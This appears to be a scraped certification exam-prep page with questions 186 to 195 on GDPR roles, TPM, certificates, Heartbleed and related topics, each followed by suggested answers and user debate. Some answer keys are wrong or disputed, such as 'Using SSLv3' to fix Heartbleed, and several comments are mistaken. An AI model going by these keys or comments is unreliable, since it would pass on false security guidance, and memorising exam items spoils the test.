upvoted 2 times

Question #186 *Topic 1*

An organization collects personal data from its global customers. The organization determines how that data is going to be used, why it is going to be used, and how it is manipulated for business processes. Which of the following will the organization need in order to comply with GDPR? (Choose two.)

A. Data processor

B. Data custodian

C. Data owner

D. Data steward

E. Data controller

F. Data manager

Suggested Answer: *A, E*

sh4dali Highly Voted 3 years, 6 months ago

Selected Answer: AE

I believe it's right. Data controller. The individual or organization determining what personal data to collect and how it will be used. Data processors. The individual or organization processing personal data for the controller.

upvoted 10 times

[Removed] Highly Voted 3 years, 5 months ago

Selected Answer: AE

https://www.i-scoop.eu/gdpr/data-controller-data-controller-duties/

upvoted 5 times

HappyG 2 years, 1 month ago

Selected Answer: DE

Data Controller (E): The data controller determines the purposes and means of the processing of personal data. In other words, they decide why and how personal data will be processed. The organization, as the entity collecting personal data from its global customers and determining its use and processing, acts as the data controller.

Data Steward (D): The data steward is responsible for the management and oversight of data within the organization. They ensure that data is handled responsibly, in compliance with relevant regulations such as GDPR. The data steward may oversee data governance policies, data quality, and data lifecycle management to ensure that personal data is processed appropriately and securely.

upvoted 1 times

HappyG Most Recent 2 years, 1 month ago

Except data steward isn't a role, ignore this. It's AE.

upvoted 1 times

Delab202 2 years, 3 months ago

Selected Answer: CE

C. Data owner E. Data controller

Explanation:

To comply with the General Data Protection Regulation (GDPR), an organization needs to establish roles and responsibilities for handling personal data. The key roles relevant to GDPR compliance include:

C. Data owner: The data owner is responsible for making decisions about how personal data is handled, used, and processed within the organization. They define the purpose and scope of data processing activities.

E. Data controller: The data controller is a key role defined by GDPR. The controller determines the purposes and means of processing personal data. Essentially, the data controller is the entity that decides why and how personal data is processed. This role has a high level of responsibility for ensuring compliance with data protection regulations.

upvoted 2 times

angryelvis 3 years, 4 months ago

Selected Answer: AE

https://openli.com/dictionary/gdpr-roles

upvoted 5 times

Question #187 *Topic 1*

The Chief Executive Officer (CEO) of a small wholesaler with low margins is concerned about the use of a newly developed artificial intelligence algorithm being used in the organization's marketing tool. The tool can make automated purchasing approval decisions based on data provided by customers and collected from the Internet. Which of the following is MOST likely the concern? (Choose two.)

A. Required computing power

B. Cost to maintain

C. Customer privacy

D. Adversarial attacks

E. Information bias

F. Customer approval speed

Suggested Answer: *D, E*

[Removed] Highly Voted 2 years, 11 months ago

Selected Answer: CE

customer privacy will be an issue because the AI is collecting data from the internet and that may not be completely legal and can affect customer privacy. information bias because the information provided by the customer may not be accurate and the AI is not able to ensure the validity of that information.

upvoted 9 times

Ariel235788 Most Recent 2 years ago

Selected Answer: CE

Checked with ChatGPT. From a CEO's POV those seem to be the most concerning in user adoption of an AI suggestion

upvoted 2 times

p1s3c 2 years, 5 months ago

Selected Answer: CE

C. Customer privacy E. Information bias

Explanation: The CEO's concern may be related to customer privacy because the AI algorithm is using customer data collected from the Internet to make automated purchasing approval decisions. Additionally, the CEO may be concerned about information bias, which may result in decisions based on incomplete or inaccurate information.

upvoted 4 times

BreakOff874 2 years, 6 months ago

Selected Answer: CE

The two most likely concerns of the CEO regarding the use of the newly developed AI algorithm in the organization's marketing tool are:

C. Customer privacy: The CEO may be concerned about the privacy of the customers whose data is being used by the algorithm to make purchasing approval decisions. The CEO may worry about the potential negative impact on the company's reputation and legal consequences if customer data is mishandled or used inappropriately.

E. Information bias: The CEO may be concerned about the potential for the algorithm to introduce bias into the purchasing approval process. This could happen if the data used to train the algorithm is biased, or if the algorithm is programmed to favor certain types of customers or purchasing decisions over others. This could lead to unfair or discriminatory practices, which could also harm the company's reputation and result in legal consequences.

upvoted 3 times

OneSaint 2 years, 8 months ago

Selected Answer: BC

Cost of maintaining because of low margin. Customer privacy because of data collected from customer and internet. These two seem to me as bigger concerns.

upvoted 1 times

OneSaint 2 years, 8 months ago

I change my answer to C&E.

upvoted 2 times

Ckl22 2 years, 11 months ago

Selected Answer: DE

The concerns of a CEO running a company with low margins (low profits) are going to be cost-based. This AI algorithm makes its purchase decisions based off open-source information from the internet and from customer input (which could also come from an adversary)

upvoted 1 times

ryanzou 2 years, 11 months ago

Selected Answer: CE

I'd like to choose CE

upvoted 3 times

sh4dali 3 years ago

Selected Answer: CD

I would have to go with C and D.

upvoted 2 times

Andy2345 3 years ago

Selected Answer: BE

Wouldn't the cost to maintain be a primary concern? AI is not cheap (low profit margin) and AI is susceptible to bias.

upvoted 1 times

Andy2345 3 years ago

After rethinking, I would have to go with C and E.

upvoted 4 times

Question #188 *Topic 1*

A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

A. Accept

B. Avoid

C. Transfer

D. Mitigate

Suggested Answer: *D*

[Removed] Highly Voted 3 years, 11 months ago

Selected Answer: D

Another Camptia stupid question. You never store that kind of sensitive information in plain text and limiting access is not a mitigation because there will be a residual risk. Yet Answer D Mitigate makes the most sense out of the 4 answers.

upvoted 9 times

EAlonso Most Recent 2 years, 3 months ago

Mitigated but the Residual is high and probably not in compliance with regulations.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Mitigate means you did something, even if it is not ideal.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

Ariel235788 3 years ago

Apply this logic back to your answer on question 184....

upvoted 2 times

SangSang 2 years, 4 months ago

Common man, look the question carefully, they said "...suggest a solution...", not implemented yet

upvoted 1 times

Question #189 *Topic 1*

A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce:

- ⇨ Cloud-delivered services
- ⇨ Full network security stack
- ⇨ SaaS application security management
- ⇨ Minimal latency for an optimal user experience
- ⇨ Integration with the cloud IAM platform

Which of the following is the BEST solution?

A. Routing and Remote Access Service (RRAS)

B. NGFW

C. Managed Security Service Provider (MSSP)

D. SASE

Suggested Answer: *C*

[Removed] Highly Voted 3 years, 5 months ago

Selected Answer: D

I think SASE makes more sense here because it is a cloud-based cybersecurity solution, a whole framework that connects users, systems, and endpoints to applications and services anywhere. MSSP Managed Security Service Providers are companies that help you monitor your traffic and secure your network. it's simply outsourcing your system security which doesn't make much sense here as a solution since the question doesn't mention anything about hiring a provider but rather is looking for a solution that is capable of fulfilling multiple requirements. Only SASE fits that requirement

upvoted 8 times

kycugu Highly Voted 3 years, 4 months ago

D. SASE (Secure Access Service Edge) is the best solution for the given requirements.

SASE is a security architecture that combines networking and security functions into a single, cloud-delivered service. It is designed to address the challenges of securing a rapidly changing enterprise with an increasingly distributed and remote workforce, and is well-suited to environments that rely on cloud-delivered services and SaaS (Software as a Service) applications. SASE offers a full network security stack, including firewalls, VPNs, and other security controls, and is designed to minimize latency and provide an optimal user experience. It can also be integrated with cloud IAM (Identity and Access Management) platforms to provide secure access to cloud resources. Other options, such as RRAS (Routing and Remote Access Service) and NGFW (Next-Generation Firewall), may also be relevant depending on the specific needs and requirements of the organization, but they may not provide the same level of security and integration as SASE. Managed Security Service Providers (MSSPs) may also be able to help organizations implement and manage a SASE solution, but they are not a standalone solution.

upvoted 6 times

Delab202 Most Recent 2 years, 3 months ago

Selected Answer: D

SASE is often seen as a modern and holistic approach to network and security architecture, aligning with the evolving requirements of the digital business landscape. Organizations looking to enhance their security posture, especially in the context of remote work and cloud adoption, may consider adopting SASE principles and solutions

upvoted 1 times

BiteSize 2 years, 9 months ago

Selected Answer: D

All of the Cloud security tools you want in one -BUNDLE SASE Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

lifeblood12005 2 years, 9 months ago

Secure access service edge

SASE combines SD-WAN with network security functions, including cloud access security brokers (CASB), Secure Web Gateways (SWG), antivirus/malware inspection, virtual private networking (VPN), firewall as a service (FWaaS), and data loss prevention (DLP), all delivered by a single cloud service at the network edge.

The correct answer is: SASE

upvoted 4 times

sh4dali 3 years, 6 months ago

Selected Answer: D

D. SASE https://www.zscaler.com/resources/security-terms-glossary/what-is-sase

upvoted 4 times

Question #190 *Topic 1*

A user experiences an HTTPS connection error when trying to access an Internet banking website from a corporate laptop. The user then opens a browser on a mobile phone and is able to access the same Internet banking website without issue. Which of the following security configurations is MOST likely the cause of the error?

A. HSTS

B. TLS 1.2

C. Certificate pinning

D. Client authentication

Suggested Answer: *C*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

It is likely that the cause of the error is certificate pinning, which is a security feature that allows a client device to verify the authenticity of a server's certificate by comparing it to a predetermined set of trusted certificates. If the certificate presented by the server does not match one of the trusted certificates, the client will experience an HTTPS connection error. It is possible that the corporate laptop has a different set of trusted certificates than the mobile phone, which is why the user was able to access the Internet banking website on the mobile phone but not on the corporate laptop.

upvoted 8 times

Steel16 Most Recent 1 year, 8 months ago

Selected Answer: C

Certificate pinning can definitely cause an HTTPS connection error if the presented certificate does not match the pinned certificate on the client side, as it essentially only allows connections using a specific, pre-defined certificate, rejecting any others, even if they are valid from a trusted certificate authority. If a server certificate is updated or rotated, and the client application doesn't have the updated pinned certificate, it will result in a connection error.

upvoted 1 times

PluDou_111 2 years, 2 months ago

Selected Answer: B

B - If the bank is running TLS1.2 and the company does not allow that or if the company only supports TLS 1.2 and the back is using 1.3, then that could cause errors

upvoted 1 times

EAlonso 2 years, 3 months ago

B., could be any, but B makes more sense, for HSTS directives 301 & 307 is likely to be already set in the server and client, certificate pinning is more associated to applications, I guess Portals is more associated with certificate staple.

upvoted 1 times

TomasValtor 2 years, 6 months ago

Answare: C See this: https://www.ssls.com/blog/the-problem-with-certificate-pinning/#:~:text=While%20certificate%20pinning%20doesn%27t,clients%20could%20experience%20service%20interruption.

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: C

Corporate network is probably using SSL decryption to analyze traffic for all things malicious and/or DLP. SSL decryption doesn't work with sites using certificate pinning because to SSL decrypt you must use a different cert for MITM to decrypt.

upvoted 1 times

32d799a 3 years ago

Selected Answer: C

Certificate pinning - This is the practice of associating a host with a specific certificate. If the corporate laptop's browser or its security software detects a different certificate (even if it's valid), it will block the connection. This is likely the reason, especially if the corporate laptop has some security tools or policies in place that enforce or monitor certificate pinning. The mobile phone wouldn't have this same restriction, so it can access the site without issue.

upvoted 1 times

Ariel235788 3 years ago

Selected Answer: A

The MOST likely security configuration causing the HTTPS connection error when trying to access the Internet banking website from the corporate laptop is:

A. HSTS (HTTP Strict Transport Security).

HSTS is a security feature that enforces the use of HTTPS for web connections. When a website is configured with HSTS, it instructs the user's browser to only use secure, encrypted connections (HTTPS) when communicating with the site. If the corporate laptop's browser has encountered an issue with HSTS settings, it could prevent the connection to the Internet banking website via HTTPS, resulting in an error.

upvoted 1 times

nuel_12 Highly Voted 2 years, 11 months ago

if you read the question well, it say he is trying to access the web site using https, not http that the website can reject or downgrade attack, so the the only possible answer is C certificate pinning

upvoted 5 times

CXSSP 3 years ago

Selected Answer: C

Selected Answer: C

upvoted 1 times

Sam1289 3 years, 2 months ago

Selected Answer: A

In this scenario, the user's corporate laptop may have cached the HSTS policy and attempted to access the website over HTTPS, resulting in a connection error if there's an issue with the HTTPS configuration. On the other hand, the mobile phone's browser may not have cached the HSTS policy, allowing the user to access the HTTP version of the website without issue. Therefore, the most likely cause of the error in this case is A. HSTS (HTTP Strict Transport Security).

upvoted 2 times

imather 3 years, 2 months ago

Selected Answer: B

D - Not relevant C - Certificate pining does not make sense for accessing a bank website. Why would the bank only allow trusted clients to access. B - If the bank is running TLS1.2 and the company does not allow that or if the company only supports TLS 1.2 and the back is using 1.3, then that could cause errors A - HSTS is a protocol to upgrade from HTTP to HTTPS, but it is sent from the site to the browser, not a setting on the browser

upvoted 4 times

BiteSize 3 years, 3 months ago

Selected Answer: B

This question was tricky because of the various maybe's of the corporate laptop. The type of organization is up to interpretation by the reader. The organization could have old computers, a small number of users, not a mature security program, or it could be quite the opposite. This is why I feel that the answers vary as much as they do. Chat GPT says A (HSTS)and all the test banks do as well. However, the Microsoft AI says B, TLS 1.2. This makes the decision difficult, but trying to focus on the corporate portion and the date of the latest revision of the test (past year or so) to think about modern techniques and common issues in 2022 instead of when HSTS was first implemented, July 26, 2016, by Google.

upvoted 2 times

IT_Master_Tech 2 years ago

ChatGPT states TLS.

upvoted 1 times

BiteSize 3 years, 3 months ago

Looking up what techniques are listed between A, B, and C are feasible and common, I came up with B, Tls 1.2. Based on my experience, there are many issues when the wrong TLS boxes are checked, and corporate laptops always mess with those. Certificate Pinning isn't that common; imagine ONLY using certs you say are good. Your users would be clamoring daily to the help desk and the overhead for the Active Directory team to manage the CRL would be insane. HSTS is a normal thing configured pretty smoothly and honestly doesn't come up as an issue in the large enterprise I work at; it is now well past 2016 when we first saw this rollout. Therefore, I'm going against the grain and being the ONLY person that picks B.

upvoted 2 times

BiteSize 3 years, 3 months ago

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

nycrack 3 years, 4 months ago

Selected Answer: A

Ai says A

upvoted 1 times

p1s3c 3 years, 5 months ago

Selected Answer: A

The HTTPS connection error suggests that there may be an issue with the laptop's security configuration. One possible cause of the error could be the HSTS (HTTP Strict Transport Security) configuration, which enforces the use of HTTPS by instructing the browser to only communicate with the website over a secure connection. If the corporate laptop is misconfigured or outdated and does not support HSTS, it may prevent the user from accessing the website over HTTPS. The fact that the mobile phone was able to access the website without issue suggests that the website is not misconfigured. Therefore, option A, HSTS, is the MOST likely cause of the error.

upvoted 1 times

josepa 3 years, 7 months ago

A correct answer

upvoted 3 times

hidady 3 years, 10 months ago

A is the correct answer

upvoted 3 times

[Removed] 3 years, 11 months ago

Selected Answer: C

just using SSL and HTTPS doesn't fully protect your data. Instead, certificate pinning currently tops the list of ways to make your application traffic secure. and it looks like the corporation laptop browser is not capable of doing so but mobile OSs on the other hand allow for Certificate pinning. This helps thwart man-in-the-middle attacks https://www.youtube.com/watch?v=is8lHjEkk7U

upvoted 2 times

youngprinceton 3 years, 11 months ago

when you gonna test

upvoted 2 times

[Removed] 3 years, 11 months ago

Answer maybe A From the book: HTTP Strict Transport Security (HSTS) As you know, HTTP is a plaintext protocol, so when security is an issue (and when isn't it?), HTTPS should be used. However, even when you require HTTPS, it is sometimes possible for hacker to force a client to use HTTP instead; this is called a downgrade attack. HTTP Strict Transport Security (HSTS) is policy mechanism that prevents such attacks and several other types as well. When using HSTS, a web server informs web browsers (or other user agents) that they should automatically interact with it using only HTTPS connections.

upvoted 5 times

Question #191 *Topic 1*

An organization recently recovered from an attack that featured an adversary injecting malicious logic into OS bootloaders on endpoint devices. Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the UEFI through the full loading of OS components. Which of the following TPM structures enables this storage functionality?

A. Endorsement tickets

B. Clock/counter structures

C. Command tag structures with MAC schemes

D. Platform configuration registers

Suggested Answer: *D*

CkI22 Highly Voted 2 years, 11 months ago

Selected Answer: D

From Official Cert Guide-

Platform configuration register (PCR) hash: A PCR hash is versatile memory that stores data hashes for the sealing function. Sealing, on the other hand, “seals” the system state to a particular hardware and software configuration.

upvoted 13 times

Protocol0 2 years, 11 months ago

Thanks!

upvoted 2 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: D

TPM uses PCR's overtime to compare many different snapshots of unmodifiable information of hardware configuration to immediately detect and hardware changes.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

p1s3c 2 years, 5 months ago

Selected Answer: D

The storage functionality that enables the measurement and attestation of the system components in the context of a secure boot process is the Platform Configuration Registers (PCRs). The TPM uses PCRs to store cryptographic hashes of each system component that can be used later for verification and attestation of the secure boot process. Therefore, the correct answer is D. Platform configuration registers.

upvoted 2 times

BreakOff874 2 years, 6 months ago

D. PCR is a set of registers in the TPM that can store measurements of software components such as firmware, boot loaders, operating system kernels, and applications. Each PCR can be extended with a measurement value using a hash function, creating a chain of trust for the system's components. This chain of trust can be used to verify the integrity of the system and to detect any unauthorized changes or tampering

upvoted 2 times

Question #192 *Topic 1*

A developer wants to develop a secure, external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of web-application security. Which of the following is the BEST option?

A. ICANN

B. PCI DSS

C. OWASP

D. CSA

E. NIST

Suggested Answer: *C*

Ckl22 Highly Voted 3 years, 5 months ago

Selected Answer: C

The Open Web Application Security Project (OWASP) is a group that monitors web attacks. OWASP maintains a list of the top 10 attacks on an ongoing basis. This group also holds regular meetings at chapters throughout the world, providing resources and tools including testing procedures, code review steps, and development guidelines.

upvoted 6 times

e020fdc Most Recent 2 years, 2 months ago

Selected Answer: C

Definitely OWASP. They sell tasty juice in their online shop: https://demo.owasp-juice.shop/#/

upvoted 3 times

BiteSize 2 years, 9 months ago

Selected Answer: C

OWASP is THE online community for Web-application security

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Question #193 *Topic 1*

An administrator at a software development company would like to protect the integrity of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?

A. The NTP server is set incorrectly for the developers.

B. The CA has included the certificate in its CRL.

C. The certificate is set for the wrong key usage.

D. Each application is missing a SAN or wildcard entry on the certificate.

Suggested Answer: *A*

CkI22 Highly Voted 3 years, 5 months ago

Selected Answer: C

SSL and Code Signing are two very different uses for encryption. SSL is a protocol for securing communication in real-time. Code signing is a time-stamped signature that can be used to verify publisher identity and software integrity. Outside of the fact that both make use of public key encryption, there's not much other overlap. Certificates are issued with their intended purpose coded and signed into the certificate itself, in the Extended Key Usage field.

https://comodosslstore.com/resources/can-i-use-an-ssl-certificate-for-code-signing/

upvoted 8 times

gunjack83 Most Recent 1 year, 12 months ago

Selected Answer: C

The most likely cause of the signature failing is that the certi fi cate is set for the wrong key usage. Key usage is anextension of a certi fi cate that defi nes the purpose and functi onality of the public key contained in the certi fi cate.Key usage can include digital signature, key encipherment, data encipherment, certi fi cate signing, and others. Ifthe certi fi cate is set for a diff erent key usage than digital signature, it will not be able to sign the applicati onsproperly. The administrator should check the key usage extension of the certi fi cate and make sure it matches the intended purpose.

upvoted 2 times

Delab202 2 years, 3 months ago

Verify Key Pair Compatibility: Ensure that the key pair used for signing is compatible with the applications. Verify that the algorithms and key lengths match the requirements of the signing process for the applications

upvoted 1 times

ThatGuyOverThere 2 years, 6 months ago

Selected Answer: C

It's C

upvoted 1 times

BiteSize 2 years, 9 months ago

Selected Answer: C

Timing is essential, but I think incorrect implementation is more common. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

javier051977 3 years ago

Selected Answer: C

the MOST likely cause of the signature failing on all applications despite the key pair working properly on the website is option C: The certificate is set for the wrong key usage.

Digital certificates are used to verify the identity of the signer and ensure the integrity of the signed content. Certificates have specific key usage flags that indicate what the certificate can be used for. For example, a certificate may be issued for digital signatures or for encryption. If the certificate is not set up for the correct key usage, it will not be able to sign the application correctly.

Therefore, it is likely that the certificate being used to sign the applications has been set up for the wrong key usage, causing the signature process to fail. The administrator should review the certificate's key usage and ensure it is set up correctly for signing applications.

upvoted 3 times

hailhydra325 3 years, 1 month ago

Selected Answer: A

Having taught CA design and implementation, I've seen this NTP issue multiple times when students forget set the correct time in their VM labs. If the machine that cuts a CSR is not within the time threshold of the Signing CA, i.e. is in the future, this is a typical error. You can try it yourself by building it out on a VM=)

upvoted 1 times

OneSaint 3 years, 2 months ago

Selected Answer: C

Agree with C

upvoted 3 times

Mr_BuCk3th34D 3 years, 3 months ago

Selected Answer: C

The most likely cause of the signature failing is that the certificate is set for the wrong key usage. Digital signatures typically require a certificate with the key usage of "digital signature" enabled. If the certificate is not set for this key usage, it will not be able to be used for signing applications. Other possible causes, such as issues with the NTP server or the CA's CRL, would not affect the ability of the certificate to be used for signing. Similarly, missing a SAN or wildcard entry on the certificate would not cause the signing process to fail.

upvoted 4 times

hidady 3 years, 3 months ago

A is the correct answer

upvoted 2 times

[Removed] 3 years, 5 months ago

Selected Answer: A

What can I do for when my 'certificate is not yet valid'? configure NTP The time is not configured properly https://learn.umh.app/guides/open-source/k3os/troubleshooting/fix-not-yet-valid-cert/

upvoted 3 times

Question #194 *Topic 1*

A company created an external, PHP-based web application for its customers. A security researcher reports that the application has the Heartbleed vulnerability.
Which of the following would BEST resolve and mitigate the issue? (Choose two.)

A. Deploying a WAF signature

B. Fixing the PHP code

C. Changing the web server from HTTPS to HTTP

D. Using SSLv3

E. Changing the code from PHP to ColdFusion

F. Updating the OpenSSL library

Suggested Answer: *D, F*

AlenKumar Highly Voted 3 years, 9 months ago

B. Fixing the PHP code: The Heartbleed vulnerability is a flaw in the OpenSSL library, which is a widely used open-source implementation of the SSL and TLS protocols. To fix the vulnerability, the PHP code should be updated to use a version of the OpenSSL library that is not vulnerable to Heartbleed.

F. Updating the OpenSSL library: In addition to updating the PHP code to use a fixed version of the OpenSSL library, it is important to update the OpenSSL library itself to a version that is not vulnerable to Heartbleed.

upvoted 8 times

Rob69420 Highly Voted 3 years, 10 months ago

Selected Answer: BF

B.F.

Heartbleed, BASH and now POODLE - new SSL vulnerability discovered. Researchers from Google have announced the discovery of another major flaw in Web Security. It has been called POODLE and follows hot on the heels of Bash and Heartbleed. The vulnerability is rooted in SSL v3.

upvoted 5 times

deeden Most Recent 1 year, 10 months ago

Selected Answer: AF

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software, not PHP code. Fixing PHP will not address the issue.

https://seclists.org/fulldisclosure/2014/Apr/90

upvoted 1 times

SuntzuLegacy 1 year, 11 months ago

Selected Answer: AF

A and F are the correct answers just by looking up Heartbleed vulnerability

upvoted 1 times

IT_Master_Tech 2 years ago

ChatGPT goes with A and F.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: AF

F. Updating the OpenSSL library:

Reason: The Heartbleed vulnerability is a flaw in certain versions of the OpenSSL library. Updating to a version of OpenSSL that is not affected by this vulnerability (e.g., 1.0.1g or later) directly addresses the issue by removing the vulnerability. Impact: This is the most critical step to ensure that your web server is no longer vulnerable to Heartbleed. A. Deploying a WAF signature:

Reason: Deploying a Web Application Firewall (WAF) with a specific signature to detect and block Heartbleed exploitation attempts adds an additional layer of security. This measure helps protect your system from attacks targeting the vulnerability until the underlying issue is fully resolved by updating OpenSSL. Impact: This provides immediate protection against exploitation attempts and helps mitigate the risk until the update can be applied.

upvoted 2 times

23169fd 2 years, 3 months ago

The Heartbleed vulnerability is related to OpenSSL, not PHP. Changing the PHP code will not address the vulnerability because it exists in the OpenSSL library used by the web server

upvoted 2 times

6809276 2 years, 7 months ago

Selected Answer: AF

Waf and open ssl

upvoted 3 times

userguy890_111 2 years, 8 months ago

Selected Answer: AF

Read up on the heartbleed vuln. it has nothing to do with PHP its all with openSSL. I swear people put the wrong answers to mess with people.

upvoted 4 times

hb0011 2 years, 9 months ago

The people saying fixing the PHP code won't fix it are wrong. Do not listen to them.

upvoted 1 times

Delab202 2 years, 9 months ago

Using SSLv3

SSLv3 was created, and, together with the newer TLSv1/1.1/1.2, it is still currently being used to secure the transport layer of the Internet. As it happened for SSLv2, recently Google engineers pointed out that SSLv3 is broken (with an exploitation technique known as POODLE) and should not be used any longer.

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: AF

https://www.leviathansecurity.com/media/leviathans-mandatory-heartbleed-blog-entry

"Now that the vulnerability has become public, IDS vendors have put out signatures to detect overly-large TLS Heartbeat Response packets. Some IPS and WAF implementations will block all incoming TLS Heartbeat requests and close the connection."

upvoted 5 times

weaponxcel 3 years ago

Selected Answer: AF

I don't think "B. Fixing PHP code" is correct. They are talking about Heartbleed vulnerability. Heartbleed has nothing to do with PHP. Change PHP won't do anything. I will go with A and F instead.

upvoted 3 times

32d799a 3 years ago

Selected Answer: AF

F. Updating the OpenSSL library: This is the primary and most direct solution. A. Deploying a WAF (Web Application Firewall) signature: While updating OpenSSL is the primary solution, deploying a WAF that recognizes and blocks Heartbleed attack attempts can serve as a defensive measure

upvoted 1 times

BreakOff874 3 years, 6 months ago

B. Fixing the PHP code: The Heartbleed vulnerability is a flaw in the OpenSSL cryptographic software library that can allow an attacker to steal sensitive information such as passwords, usernames, and credit card numbers from the memory of the affected system. To fix the issue, the PHP code needs to be reviewed and fixed to ensure that it is not vulnerable to the Heartbleed bug.

F. Updating the OpenSSL library: The Heartbleed vulnerability is a flaw in the OpenSSL cryptographic software library. To fix the issue, the version of OpenSSL used by the web server should be updated to a version that does not have the Heartbleed bug. This will ensure that the web application is not vulnerable to attacks exploiting the Heartbleed bug.

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: BF

Know your code First, managing open source software components is critically important for application security. While using open source components is a practical and fruitful strategy for application developers, those components do have to be managed properly. You have to know which components you've used in your applications, and you must be aware of any known vulnerabilities in those components. When new vulnerabilities are published about the software components you've used, you need to know right away so you can take action if necessary. (Likewise, you should know the software licenses of those components to ensure you are not using something improperly, but that is not the focus of this article.) A software composition analysis (SCA) solution like Black Duck automates much of this work.

https://www.synopsys.com/blogs/software-security/heartbleed-vulnerability-appsec-deep-dive/

upvoted 4 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: BF

Without a doubt

upvoted 3 times

Question #195 *Topic 1*

A security engineer is reviewing a record of events after a recent data breach incident that involved the following:

✑ A hacker conducted reconnaissance and developed a footprint of the company's Internet-facing web application assets.

✑ A vulnerability in a third-party library was exploited by the hacker, resulting in the compromise of a local account.

✑ The hacker took advantage of the account's excessive privileges to access a data store and exfiltrate the data without detection.

Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?

A. Dynamic analysis

B. Secure web gateway

C. Software composition analysis

D. User behavior analysis

E. Web application firewall

Suggested Answer: *E*

Mr_BuCk3th34D Highly Voted 2 years, 10 months ago

Selected Answer: C

Software Composition Analysis

Software composition analysis involves the inspection of source code to identify any open source components, which can include open source code itself but also any libraries that are being used as part of the application's design. The primary purpose of software composition analysis is to determine if software contains open source elements with known vulnerabilities and to help with issue prioritization and possible remediation steps.

upvoted 8 times

hidady 2 years, 10 months ago

Does it fullfill all required ptions,I still think of WAF

upvoted 3 times

Matty_B 2 years, 9 months ago

This is a tough one because the keyword is "prevent" Seems like WAF could be an immediate preventative measure to take. Analyzing software is just a review and doesn't give you a preventative option.

upvoted 2 times

Serliop378 2 years, 7 months ago

Waf do protects but SCA prevents vulnerable librairies exploitation

upvoted 2 times

Ariel235788 2 years ago

WAF wouldnt cover the use of the 3rd party libraries

upvoted 1 times

mansamusa Most Recent 1 year, 10 months ago

Selected Answer: E

WAF is the answer

upvoted 2 times

Ariel235788 2 years ago

Selected Answer: C

The BEST solution to help prevent this type of attack from being successful in the future involves: C. Software composition analysis. Here's why: Reconnaissance and Footprint Development: Software composition analysis (SCA) helps identify and track third-party libraries and components used in your applications. By regularly scanning and monitoring your codebase for vulnerabilities and known issues in these libraries, you can address them before attackers have a chance to exploit them. This helps prevent vulnerabilities from being discovered during reconnaissance. Vulnerability Exploitation: SCA can identify and notify you about vulnerabilities in third-party libraries, including those that could be exploited by attackers. Promptly patching or updating vulnerable libraries can help prevent attackers from exploiting these weaknesses, as they did in this incident. Excessive Privileges and Data Exfiltration: While SCA focuses on identifying and mitigating vulnerabilities in third-party libraries, additional measures such as user behavior analysis (D) can help detect suspicious activities, such as excessive privileges and data exfiltration. However, SCA is more directly related to the specific vulnerabilities mentioned in the scenario.

upvoted 1 times

imather 2 years, 2 months ago

Selected Answer: C

Repeat of 255, where there is no WAF. Answer is SCA.

upvoted 3 times

BiteSize 2 years, 3 months ago

Selected Answer: C

Software Composition Analysis (SCA) "3rd party library" vulnerability could be directly mitigated by a SCA solution. Source: https://www.synopsys.com/glossary/what-is-software-composition-analysis.html#D

Doing reconnaissance doesn't mean that you need a WAF. Attackers always do that. This part of the question is a red herring.

None of the options really can get after preventing exfiltrating data. User behavior analysis is not Continous Monitoring for irregular user behavior.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

darkdumper 2 years, 6 months ago

Selected Answer: E

E, correct

upvoted 3 times

BreakOff874 2 years, 6 months ago

E. The hacker exploited vulnerabilities in a web server. WAF can monitor HTTP traffic and inspect the content. User behavior analysis might help but is not the BEST solution. Everything could have been avoided from the beginning with the reconnaissance if a WAF was in place.

upvoted 3 times

josepa 2 years, 7 months ago

E, correct

upvoted 2 times

FoxTrotDG 2 years, 7 months ago

Selected Answer: C

A WAF isn't going to detect or prevent all attacks that exploit vulnerabilities in third-party libraries. A software composition analysis is specifically designed to identify and manage risks associated with third-party libraries and open-source components. An SCA would have prevented this from happening.

upvoted 3 times

FOURDUE 2 years, 8 months ago

Selected Answer: E

Why do you need a web application firewall (WAF)? Maximizes the detection and catch rate for known and unknown threats Minimizes false alerts (false positives) and adapts to continually evolving web applications Ensures broader adoption through ease of use and minimal performance impact

upvoted 3 times

FOURDUE 2 years, 8 months ago

key word is prevent

upvoted 2 times

hidady 2 years, 10 months ago

E seems correct

upvoted 2 times

Question #196 *Topic 1*

